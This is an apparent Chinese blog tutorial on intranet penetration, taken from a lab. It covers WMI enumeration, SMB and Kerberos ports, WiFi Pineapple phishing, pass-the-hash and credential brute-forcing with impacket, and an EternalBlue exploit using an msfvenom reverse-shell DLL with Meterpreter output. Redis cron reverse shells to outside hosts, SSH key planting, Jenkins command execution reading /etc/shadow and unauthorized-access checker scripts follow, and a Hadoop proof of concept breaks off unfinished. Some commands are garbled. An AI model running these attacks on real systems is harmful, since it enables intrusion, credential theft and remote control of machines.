<SYSTEM>\PROCESSOR_IDENTIFIER Intel64 Family 6 Model 158 Stepping 13, GenuineIntel
<SYSTEM>\PROCESSOR_REVISION 9e0d
NT_AUTHORITY\SYSTEM\Path  %USERPROFILE%\AppData\Local\Microsoft\WindowsApps:

```

https://blog.csdn.net/qq_34801745

系统环境变量

```
wmic computersystem get Name, Domain, Manufacturer, Model, Username, Roles/format:list
```

```
C:\Users\yu_ >wmic computersystem get Name, Domain, Manufacturer, Model, Username, Roles/format:list
```

```

Domain=WORKGROUP
Manufacturer=Parallels Software International Inc.
Model=Parallels Virtual Platform
Name=7CEE
Roles={"LM_Workstation", "LM_Server", "SQLServer", "NT"}
UserName=7CEE\yu_

```

https://blog.csdn.net/qq_34801745

```
wmic sysdriver get Caption, Name, PathName, ServiceType, State, Status /format:list
```

```
Caption=amdsbs
Name=amdsbs
PathName=C:\WINDOWS\system32\drivers\amdsbs.sys
ServiceType=Kernel Driver
State=Stopped
Status=OK
```

```
Caption=amdxta
Name=amdxta
PathName=C:\WINDOWS\system32\drivers\amdxta.sys
ServiceType=Kernel Driver
State=Stopped
Status=OK
```

```
Caption=AppID 驱动程序
Name=AppID
PathName=C:\WINDOWS\system32\drivers\appid.sys
ServiceType=Kernel Driver
State=Stopped
Status=OK
```

```
Caption=Smartlocker 筛选器驱动程序
Name=aplockerfltr
PathName=C:\WINDOWS\system32\drivers\aplockerfltr.sys
ServiceType=Kernel Driver
```

https://blog.csdn.net/qq_34801745

关于更多的信息可以通过官方的说明文档

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wmic>

关于powershell的Get-Wmi对象

Get-Wmi是获取Windows Management Instrumentation (WMI) 类的实例或有关可用类的信息。我们需要首先知道自己的windows计算机支持那些可用的WMI类

```
Get-Wmiobject -list 自己的windows计算机支持那些可用的WMI类
```

```
PS C:\Users\yu > get-wmiobject -list

NameSpace:ROOT\cimv2

Name                Methods                Properties
-----                -
CIM_Indication      {}                    {CorrelatedIndications, IndicationFilterName, IndicationIdentifier, IndicationTime...}
CIM_ClassIndication {}                    {ClassDefinition, CorrelatedIndications, IndicationFilterName, IndicationIdentifier...}
CIM_ClassDeletion  {}                    {ClassDefinition, CorrelatedIndications, IndicationFilterName, IndicationIdentifier...}
CIM_ClassCreation  {}                    {ClassDefinition, CorrelatedIndications, IndicationFilterName, IndicationIdentifier...}
CIM_ClassModification {}                   {ClassDefinition, CorrelatedIndications, IndicationFilterName, IndicationIdentifier...}
CIM_InstIndication {}                    {CorrelatedIndications, IndicationFilterName, IndicationIdentifier, IndicationTime...}
CIM_InstCreation   {}                    {CorrelatedIndications, IndicationFilterName, IndicationIdentifier, IndicationTime...}
CIM_InstModification {}                   {CorrelatedIndications, IndicationFilterName, IndicationIdentifier, IndicationTime...}
CIM_InstDeletion   {}                    {CorrelatedIndications, IndicationFilterName, IndicationIdentifier, IndicationTime...}
__NotifyStatus     {}                    {StatusCode}
__ExtendedStatus   {}                    {Description, Operation, ParameterInfo, ProviderName...}
Win32_PrivilegesStatus {}                   {Description, Operation, ParameterInfo, PrivilegesNotHeld...}
Win32_JobObjectStatus {}                   {AdditionalDescription, Description, Operation, ParameterInfo...}
CIM_Error           {}                    {CIMStatusCode, CIMStatusCodeDescription, ErrorSource, ErrorSourceFormat...}
MSFT_WmiError       {}                    {CIMStatusCode, CIMStatusCodeDescription, error_Category, error_Code...}
MSFT_ExtendedStatus {}                   {CIMStatusCode, CIMStatusCodeDescription, error_Category, error_Code...}
__SecurityRelatedClass {}                   {}
__Trustee           {}                    {Domain, Name, SID, SidLength...}
Win32_Trustee       {}                    {Domain, Name, SID, SidLength...}
__NTLMUser9X       {}                    {Authority, Flags, Mask, Name...}
__ACE               {}                    {AccessMask, AceFlags, AceType, GuidInheritedObjectType...}
Win32_ACE           {}                    {AccessMask, AceFlags, AceType, GuidInheritedObjectType...}
__SecurityDescriptor {}                   {ControlFlags, DACL, Group, Owner...}
Win32_SecurityDescriptor {}                   {ControlFlags, DACL, Group, Owner...}
PARAMETERS         {}                    {}
SystemClass        {}                    {}
ProviderRegistration {}                   {provider}
EventProviderRegistration {}                   {EventQueryList, provider}
```

```
get-wmiobject
get-wmiobject -class win32_process
```

在本地计算机上获取进程

具体的参数以及命令在官方文档中进行查询:

```
https://docs.microsoft.com/zh-cn/powershell/module/Microsoft.PowerShell.Management/Get-WmiObject?view=powershell-5.1#parameters
```

很棒的powershell官方命令

11、内网横向常见端口

Port. 445

SMB(Server Message Block) Windows协议族，主要功能为文件打印共享服务，简单来讲就是共享文件夹

该端口也是近年来内网横向扩展中比较火的端口，大名鼎鼎的永恒之蓝漏洞就是利用该端口，操作为扫描其是否存在MS17-010漏洞。正常情况下，其命令主要是建立IPC服务中

空会话

```
net use \\192.168.1.x
```

远程本地认证

```
net use \\192.168.1.2 /user:a\username password
```

注: a/username 中 a 为工作组情况下的机器命名，可以为任意字符，例如workgroup/username

域 test.local 远程认证

```
net use \\192.168.1.2 /user:test\username password
```

Port:137、138、139

NetBios端口，137、138为UDP端口，主要用于内网传输文件，而NetBios/SMB服务的获取主要是通过139端口

Port: 135

该端口主要使用DCOM和RPC（Remote Procedure Call）服务，我们利用这个端口主要做WMI（Windows Management Instrumentation）管理工具的远程操作

```
使用时需要开启wmi服务
几乎所有的命令都是管理员权限
如果出现 "Invalid Global Switch", 需要使用双引号把该加的地方都加上
远程系统的本地安全策略的"网络访问: 本地帐户的共享和安全模式"应设为"经典-本地用户以自己的身份验证"
防火墙最好是关闭状态
```

该端口还可以验证是否开启 Exchange Server

Port: 53

该端口为DNS服务端口，只要提供域名解析服务使用，该端口在渗透过程中可以寻找一下DNS域传送漏洞，在内网中可以使用DNS协议进行通信传输，隐蔽性更加好

参考文章：

dns隧道之dns2tcp

```
https://blog.csdn.net/gsls200808/article/details/50318947
https://blog.csdn.net/deng_xj/article/details/88834124
```

dns隧道之unseat2

```
https://www.cnblogs.com/bonelee/p/7927706.html
https://blog.csdn.net/ddr12231/article/details/102306989
```

Port: 389

用于LDAP（轻量级目录访问协议），属于TCP/IP协议，在域过程中一般出现在域控上出现该端口，进行权限认证服务，如果拥有对该域的用户，且担心net或者其他爆破方法不可行的情况，可以尝试使用LDAP端口进行爆破

工具可以使用类似于hydra等开源项目

Port: 88

该端口主要开启Kerberos服务，属于TCP/IP协议，主要任务是监听KDC的票据请求，该协议在渗透过程中可以进行黄金票据和白银票据的伪造，以横向扩展某些服务

Port: 5985

该端口主要介绍WinRM服务，WinRM是Windows对WS-Management的实现，WinRM允许远程用户使用工具和脚本对Windows服务器进行管理并获取数据。并且WinRM服务自Windows Vista开始成为Windows的默认组件

条件:

```
Windows Vista上必须手动启动，而Windows Server 2008 中服务是默认开启的
服务在后台开启，但是端口还没有开启监听，所以需要开启端口
使用 winrm quickconfig 对winRM进行配置，开启HTTP和HTTPSS监听，且需要开启防火墙
```

二、打入内网

1、外部接入点-WiFi

2.1.1 无线攻击实战应用之 DNSSpooof、 Evil Portal、 DWall

组合拳入侵（配合）

前言：主要向大家介绍 WiFi Pineapple（以下简称“菠萝”）设备的基本使用方法，以及通过菠萝中的几个模块达到中间人攻击，网站钓鱼和获得shell。文章中主要使用到DWall、 Evil Portal与DNSMasq Spooofv三个模块

Pineapple开启与网络桥接将菠萝的按钮由off划到wifi标志，稍等片刻便会向周围发射两个无线信号。一个无线信号是菠萝的管理ap，一个是给受害者使用的开放ap。这两个ap的ssid以及管理ap的密码均可以在菠萝的web管理界面中设置

```
http://www.wifipi.org:8080/WiFiPineapple-%E7%94%A8%E6%88%B7%E6%89%8B%E5%86%8C-V1.3.pdf
https://shop.hak5.org/products/wifi-pineapple
```

参考该资料以及购买菠萝设备连接！

简单总结一下利用模块解释：

Evil Portal

可以利用Evil Portal模块获取TP-LINK管理员密码，它的作用是可以使接入用户在访问任意网站时都跳转到我们事先设置好的Landing page中。Landing Page是设置菠萝网关的页面，此处我们重定向到公网上一台配置好钓鱼网站的vps上，也可给菠萝添加一张sd卡，直接将钓鱼网站文件放置到菠萝中

Dwall

使用DWall进行中间人攻击DWall中文名称叫“绵羊墙”，是菠萝中的一个默认安装模块，它可以嗅探已连接客户端的所有HTTP请求，如URLS、Cookies、Post Data，以及实时地显示出客户端正在浏览的图片等

DNSSpooof

此处使用到菠萝中的 DNSMasq spoc模块。它的作用是dns劫持，获取到受害客户端的域名解析控制权。我们可以在hosts中设置想要进行欺骗的域名，当用户输入该域名后，模块会欺骗用户将域名解析成设置好的IP，此处我们设置跳转到菠萝网关上

DNSSpooof模块可以尝试获取shell，可以尝试使受害者重定向到一台公网上的vps来下载木马文件，诱导受害者点击。木马文件可精心构造，比如具有欺骗性的文件名，免杀木马等。

DNS欺骗原理

DNS服务器工作原理是，存储IP地址到DNS名称映射的记录（称为资源记录）数据库，联系这些资源记录与客户端，并将这些资源记录与其他DNS服务器联系。而客户端对于每个通过互联网发送的DNS请求都包含一个独特的识别码，其目的在于辨识查询和响应，并将对应的查询和响应配对在起。这就意味着，如果我们可以拦截客户端发送的DNS请求包，做一个包含该识别码的假数据包，这样目标计算机就会根据识别码认为这个假数据包就是其需要的结果，从而接受我们发送的包。这里尝试使用nslookup查看域名解析情况，用tracert命令跟踪：无修改，dns欺骗，配置静态dns，三种情况下访问测试域名的路由情况

2.1.2 防护意见

配置静态可靠的dns

将访问的重要域名与P地址进行绑定

提高安全意识,不轻易连接不可信的、开放的无线热点

2、应用系统漏洞利用

2.2.1 常见漏洞扫描

2.2.1.1 Nmap扫描漏洞技巧

```
auth    处理身份验证
broadcast 网络广播
brute   暴力猜解
default 默认
discovery 服务发现
dos     拒绝服务
exploit 漏洞利用
external 外部扩展
fuzzer  模糊测试
intrusive 扫描可能造成不良后果
malware 检测后门
safe    扫描危害较小
version 版本识别
vuln    漏洞检测
```

通用参数 -vuln

```
nmap --script=vuln 192.168.175.138
```

```
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan  
NSE Timing: About 75.00% done; ETC: 22:07 (0:00:04 remaining)
```

```
Pre-scan script results:
```

```
| broadcast-avahi-dos:  
|   Discovered hosts:  
|     224.0.0.251  
|   After NULL UDP avahi packet DoS (CVE-2011-1002).  
|_ Hosts are all up (not vulnerable).
```

```
Nmap scan report for localhost (192.168.175.138)
```

```
Host is up (0.00046s latency).
```

```
Not shown: 990 closed ports
```

```
PORT      STATE SERVICE
```

```
135/tcp   open  msrpc
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
139/tcp   open  netbios-ssn
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
445/tcp   open  microsoft-ds
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
3389/tcp  open  ms-wbt-server
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
|_ sslv2-drown:
```

```
49152/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
49153/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
49154/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
49155/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
49156/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
49158/tcp open  unknown
```

```
|_ clamav-exec: ERROR: Script execution failed (use -d to debug)
```

```
MAC Address: 00:0C:29:4E:1F:49 (VMware)
```

```
Host script results:
```

```
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

```
|_ smb-vuln-ms10-054: false
```

```
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

```
smb-vuln-ms17-010:
```

```
  VULNERABLE:
```

```
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
```

```
  State: VULNERABLE
```

```
  IDs: CVE:CVE-2017-0143
```

```
  Risk factor: HIGH
```

```
  A critical remote code execution vulnerability exists in Microsoft SMBv1  
  servers (ms17-010).
```

```
  Disclosure date: 2017-03-14
```

```
  References:
```

这儿是我自己搭建的win7虚拟机扫描的结果，存在两个高危可利用漏洞情况

MS17-010

```
map --script=smb-vuln-ms17-010 192.168.175.138
```

```
dayu@kali: ~ 162x50
dayu@kali:~$ nmap --script=smb-vuln-ms17-010 192.168.175.138
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 22:07 CST
NSE: failed to initialize the script engine:
/usr/bin/./share/nmap/nse_main.lua:818: 'smb-vuln-ms17-010' did not match a category, filename, or directory
stack traceback:
  [C]: in function 'error'
  /usr/bin/./share/nmap/nse_main.lua:818: in local 'get_chosen_scripts'
  /usr/bin/./share/nmap/nse_main.lua:1310: in main chunk
  [C]: in ?

QUITTING!
dayu@kali:~$ nmap --script=smb-vuln-ms17-010 192.168.175.138
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-17 22:08 CST
Nmap scan report for localhost (192.168.175.138)
Host is up (0.00047s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Host script results:
|_ smb-vuln-ms17-010:
|_   VULNERABLE:
|_   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_   State: VULNERABLE
|_   IDs: CVE:CVE-2017-0143
|_   Risk factor: HIGH
|_   A critical remote code execution vulnerability exists in Microsoft SMBv1
|_   servers (ms17-010).
|_
|_   Disclosure date: 2017-03-14
|_   References:
|_   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_
Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

https://blog.csdn.net/qq_34801745

2.2.1.2 impacket框架之mssql服务器安全检测

在实际渗透测试工作中经常会遇到检测项目中mssql服务器安全性,此篇文章介绍 impack框架中 mssqlclient的使用方法。

mssqlclient与其他工具相比的优势

- 跨平台, python脚本编写, 并且已有exe版本
- 命令行执行, 速度快
- 支持使用 socks代理传输数据
- 支持以hash传递的方式进行账号验证
- 支持 windows认证模式进行mssql服务的安全检测
- 执行sq命令可以是交互式, 也可以直接回显sq命令执行结果

win和linux环境下使用

1) 在windows环境下使用windows认证模式, mssqlclient测试登陆sqlserver服务器, 账号验证通过后会直接返回 sql shell

```
mssqlclient.exe dayu/sqladmin@192.168.3.73 -windows-auth
```

2) 通过 socks代理, 在linux环境下使用 windows认证模式, mssqlclient测试登陆 sqlserver服务器, 账号验证通过后会直接返回 sql shell

```
proxychains python mssqlclient.py dayu/sqladmin@192.168.x.x -windows-auth
```

3) 通过 socks代理, 以mssql账号验证方式测试登陆mssql服务器, 账号验证成功后执行mssql.txt内的sql命令

```
proxychains python mssqlclient.py ./sa:admin@192.168.x.x -file mssql.txt
```

4) 通过 socks代理, 在linux环境下使用 windows认证模式, mssqlclient测试登录sqlserver服务器, 账号验证成功后执行command.txt内的sql命令

```
proxychains python mssqlclient.py -p 1433 dayu/sqladmin:123456@192.168.x.x -windows-auth -file cpmmand.txt
```

5) 在windows环境下使用windows认证模式, 使用ntlm hash验证方式, mssqlclient测试登陆sqlserver服务器, 账号验证成功后执行command.txt内的sql命令

```
mssqlclient.exe -p 1433 -hashes :"hash值" dayu/sqladmin@192.168.x.x -file command.txt -windows-auth
```

同样也可以用于webshell环境下

批量检测

除此之外, 还可以批量检测内网 SQL server服务器的账号安全性
需要准备的文件有:

```
mssqlclient.exe(必须)  
command.txt(必须)
```

以下四个文件需选其一:

```
hashes.txt (需验证的 ntlm hash字符串列表)  
username.txt (需验证的 username列表)  
password.txt (需验证的密码字符串列表)  
Ips.txt (需验证的p字符串列表)
```

举例以下几种批量检测的bat脚本内容

1) 测试以 windows认证模式, 使用hash传递验证, 使用 mssqlclient批量测试登陆 sqlserver服务器, ips.txt 内容为待检测 sqlserver服务ip, 每行一条

```
FOR /F %i in (ips.txt) do mssqlclient.exe -p 1433 -hashes :hash值 .....
```

2) 测试以 windows认证模式, 使用hash传递验证, 指定主机 ntlm hash遍历验证, hashes.txt为待检测已知 ntlm hash内容, 每行一条

```
FOR /F %i in (hashes.txt) do mssqlclient.exe -p 1433 -hashes %i domain/adminis.....
```

3) 测试以 sqlserver认证模式, 指定待检测主机, 遍历验证 passwords.txt 内密码有效性, passwords.txt为已知密码内容, 每行一条, 验证成功后执行 command.txt内sql命令

```
FOR /F %i in (passwords.txt) do mssqlclient.exe -p 1433 ./sa:%i@192.168.x.x ....
```

4) 测试以 sqlserver认证模式, 指定待检测密码, 遍历验证ip.txt内所有服务器, ip.txt为待检测sqlserver服务器, 每行一条, 验证成功后执行 command.txt内sql命令

```
FOR /F %i in (ips.txt) do mssqlclient.exe -p 1433 ./sa:password123@%i -file .....
```

这四种命令补全查看前面的讲解即可, 或者查看参考资料

参考资料:

```
https://github.com/SecureAuthCorp/impacket --下载
https://www.puckiestyle.nl/impacket/
https://github.com/SecureAuthCorp/impacket/issues/613
```

2.2.1.3 MS17010py脚本利用

前言

因为有些机器存在漏洞，但是使用MSF的模块利用失败，而使用py脚本则能成功利用


利用

在本地用虚拟机搭建了Kail 和 Windows7系统

```
windows7靶机IP: 192.168.175.138
```

生成木马dll

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.175.138 lport=6666 -f dll > 64.dll
```



```
dayu@kali: ~ 79x53
root@kali:/home/dayu/github-dayu/test# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.175.138 lport=6666 -f dll > 64.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:/home/dayu/github-dayu/test#
```

https://blog.csdn.net/qq_34801745

py下载地址: fb.py

```
https://github.com/misterch0c/shadowbroker/tree/master/windows
```

- 1)设置ip
- 2)Use Eternalblue使用 Eternalblue插件
- 3)Use doublepulsa使用 doublepulsar插件
- 4)最后执行dll反弹shell

操作步骤不截图了挺简单的...

```

dayu@kali: ~
dayu@kali: ~ 162x32
[*] 192.168.175.138:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.175.138:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.175.138:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.175.138:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.175.138:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.175.138:445 - Sending all but last fragment of exploit packet
[*] 192.168.175.138:445 - Starting non-paged pool grooming
[+] 192.168.175.138:445 - Sending SMBv2 buffers
[+] 192.168.175.138:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.175.138:445 - Sending final SMBv2 buffers.
[*] 192.168.175.138:445 - Sending last fragment of exploit packet!
[*] 192.168.175.138:445 - Receiving response from exploit packet
[+] 192.168.175.138:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.175.138:445 - Sending egg to corrupted connection.
[*] 192.168.175.138:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.175.138
[*] Meterpreter session 2 opened (192.168.175.128:4444 -> 192.168.175.138:49162) at 2020-09-18 11:41:39 +0800
[+] 192.168.175.138:445 - =====
[+] 192.168.175.138:445 - -----WIN-----
[+] 192.168.175.138:445 - =====

meterpreter > shell
Process 896 created.
Channel 1 created.
Microsoft Windows [09:00 6.1.7601]
(c) 2009 Microsoft Corporation

C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>

```

2.2.2 未授权访问漏洞

这类问题覆盖的应用、利用方式较广，因此只举例频次较高的漏洞

Redis

Redis是一个开源的使用ANSIC语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value数据库

redis-cli

```
redis-cli -h 172.16.x.x -p 6379
```

如何写入文件

```
172.16.x.x:6379 > CONFIG GET dir
1) "dir"
2) "/usr/local/var/db/redis"
172.16.x.x:6379 > CONFIG set dir /tmp/
OK
172.16.x.x:6379 > SET foobar "who are you? Rvnoxsy"
OK
172.16.x.x:6379 > CONFIG GET dbfilename
1) filename
2) dump.rab
172.16.x.x:6379 > CONFIG SET dbfilename write_file.log
OK
172.16.x.x:6379 > save
OK
```

反弹shell-Linux

```
127.0.0.1:6379 > set shell "\n* * * * * bash -i >& /dev/tcp/1.1.1.1/88 0>&1\n"
OK
127.0.0.1:6379 > config set dir /var/spool/cron/
OK
127.0.0.1:6379 > config set dbfilename root
OK
127.0.0.1:6379 > save
[238] xx May xx:xx:xx DB saved on disk
OK
```

写入公钥

生成公钥:

```
ssh-keygen-t rsa --一直回车即可
```

```
127.0.0.1:6379 > config set dir /root/ssh/
OK
127.0.0.1:6379 > config set dbfilename authorized_keys
OK
127.0.0.1:6379 > set x "\n\n\ntest-rsa xxxxxx root@kali\n\n"
OK
127.0.0.1:6379 > save
OK
```

操作完记得情况数据库

```
172.16.x.x:6379 > FLUSHALL
```

2.2.2.1未授权漏洞总结

未授权漏洞

Redis

计划任务反弹shell

利用计划任务执行命令反弹shell

在redis以root权限运行时可以写crontab来执行命令反弹shell

先在自己的服务器上监听一个端口

```
nc -lvnp 6666
```

然后执行命令:

```
redis-cli -h 192.168.x.x
192.168.x.x:6379 > set x "\n* * * * bash -i >& /dev/tcp/192.168.x.x/6666 ..."
192.168.x.x:6379 > config set dir /var/spool/cron/
192.168.x.x:6379 > config set dbfilename root
192.168.x.x:6379 > save
```

写入公钥

获取rsa

```
ssh-keygen -t rsa
```

将公钥写入foo.txt, 注意内容前后要加2个换行

```
echo -e "\n\n"; cat /root/.ssh/id_rsa.pub; echo -e "\n\n" > foo.txt
```

将foo.txt放入键crackit里

```
cat foo.txt redis-cli -h IP -x set crackit
```

连接目标

```
redis-cli -h Ip
```

设置目标的redis的配置文件

设置数据库备份目录为/root/.ssh/

```
192.168.X.X: 6379 > config set dir /root/.ssh/
```

设置数据库备份文件名为authorized_keys

```
192.168.X.X:6379 > config set dbfilename authorized_keys
```

此时公钥成功写入目标机器, 文件名为authorized_keys

```
192.168.x.x:6379 > save
```

利用私钥链接目标

```
ssh -i /root/.ssh/id_rsa root@192.168.x.x
set x "\n\n\n"
```

参考资料:

<https://segmentfault.com/a/1190000009811404>

<https://github.com/andymccurdy/redis-py>

Jenkins

默认是8080端口未授权访问就是任意用户都能访问都能执行命令

```
127.0.0.1:8080/jenkins/manage
127.0.0.1:8080/jenkins/script
```

常用命令集合:

```
println "whoami".execute().text
```

Linux:

```
println ifconfig -a".execute().text
println "cat /etc/passwd".execute().text
println "cat /etc/shadow".execute().text
```

Windows:

```
println "ipconfig /all".execute().text
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

靶机有漏洞复现，遇到了执行命令即可...

Mongodb

利用可视化工具连接默认端口：28017

推荐Robo3t 1.1 即可

python mongodb_unauth.py

```
coding:utf-8
mongodb未授权检测脚本
usage: python3 mongodb_unauth.py ip port
默认端口28017和27017

from pymongo import MongoClient
import sys

ip = sys.argv[1]

port = int(sys.argv[2])

try:
    conn = MongoClient(ip, port, socketTimeoutMS=5000) #连接 MongoDB, 延时5秒
    dbs = conn.database_names()
    print('[ok] -> {}:{} database_names : {}'.format(ip, port, dbs))
    conn.close()
except Exception as e:
    error = e.args
    print('[-] -> {}:{} error : {}'.format(ip, port, error))
```

```
python3 mongodb_unauth.py 192.168.175.1 27017
```

ZooKeeper

默认端口：2181、2171

```
ls / #查看所有节点
get / #获取某个节点信息
```

参考资料:

```
https://blog.csdn.net/lihao21/article/details/51778255
https://www.cnblogs.com/wushijin/p/11654076.html
```

脚本检测

```
# coding=utf-8
import socket

def get_plugin_info():
    plugin_info = {
        "name": "Zookeeper未授权访问",
        "info": "Zookeeper Unauthorized access",
        "level": "中危",
        "type": "未授权访问",
        "author": "c4bbage@qq.com",
        "url": "https://hackerone.com/reports/154369",
        "keyword": "server:Zookeeper",
        "source": 1
    }
    return plugin_info

def check(ip, port, timeout):
    try:
        socket.setdefaulttimeout(timeout)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, int(port)))
        flag = "envi"
        # envi
        # dump
        # reqs
        # ruok
        # stat
        s.send(flag)
        data = s.recv(1024)
        s.close()
        if 'Environment' in data:
            return u"Zookeeper Unauthorized access"
    except:
        pass

def main():
    ip = "1.1.1.1"
    print check(ip, 2181, 2)

if __name__ == '__main__':
    main()
```

```
https://github.com/ysrc/xunfeng/tree/master/vulscan/vuldb
```

Elasticsearch

默认端口: 9200

```
http://localhost:9200/_plugin/head/ web管理界面
http://localhost:9200/_cat/indices
http://localhost:9200/_river/_search 查看数据库敏感信息
http://localhost:9200/_nodes 查看节点数
```

脚本检测:

```
# coding:utf-8
# elasticsearch未授权检测脚本
# author: ske
# usage: python3 elasticsearch_unauth.py ip port
# 默认端口9200
# http://localhost:9200/_plugin/head/ web管理界面
# http://localhost:9200/_cat/indices
# http://localhost:9200/_river/_search 查看数据库敏感信息
# http://localhost:9200/_nodes 查看节点数据

import sys
from elasticsearch import Elasticsearch
import requests
import json

ip = sys.argv[1]
port = int(sys.argv[2]) # 9200
try:
    es = Elasticsearch("{}:{}".format(ip, port), timeout=5) # 连接Elasticsearch,延时5秒
    es.indices.create(index='unauth_text')
    print('[+] 成功连接 : {}'.format(ip))
    print('[+] {} -> 成功创建测试节点unauth_text'.format(ip))
    es.index(index="unauth_text", doc_type="test-type", id=2, body={"text": "text"})
    print('[+] {} -> 成功往节点unauth_text插入数据'.format(ip))
    ret = es.get(index="unauth_text", doc_type="test-type", id=2)
    print('[+] {} -> 成功获取节点unauth_text数据 : {}'.format(ip, ret))
    es.indices.delete(index='unauth_text')
    print('[+] {} -> 清除测试节点unauth_text数据'.format(ip))
    print('[ok] {} -> 存在ElasticSearch未授权漏洞'.format(ip))

    print('尝试获取节点信息: ↓')
    text = json.loads(requests.get(url='http://{}:{}_nodes'.format(ip, port), timeout=5).text)
    nodes_total = text['_nodes']['total']
    nodes = list(text['_nodes'].keys())
    print('[ok] {} -> [{}]: {}'.format(ip, nodes_total, nodes))

except Exception as e:
    error = e.args
    print('[-] -> {} error : {}'.format(ip, error))
```

```
python3 elasticsearch_unauth.py 192.168.1.4 9200
```

Memcache

默认端口11211

提示连接成功表示漏洞存在

```
telnet <target> 11211, 或 nc -vv <target> 11211
```

Memcached端口是对外开放的，用nc或Telnet可以直接登录，查看信息，增加修改都可以
修复建议

```
memcached设置监听内网或配置防火墙限制非必要的远程访问
```

参考

```
https://www.cnblogs.com/mrhonest/p/10881389.html
```

Hadoop

Hadoop是一个由Apache基金会所开发的分布式系统基础架构
用户可以在不了解分布式底层细节的情况下，开发分布式程序
充分利用集群的威力进行高速运算和存储
在默认情况下，Hadoop允许任意用户访问管理接口

poc:

```
#!/usr/bin/env python

import requests

target = 'http://127.0.0.1:8088/'
lhost = '192.168.220.137' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
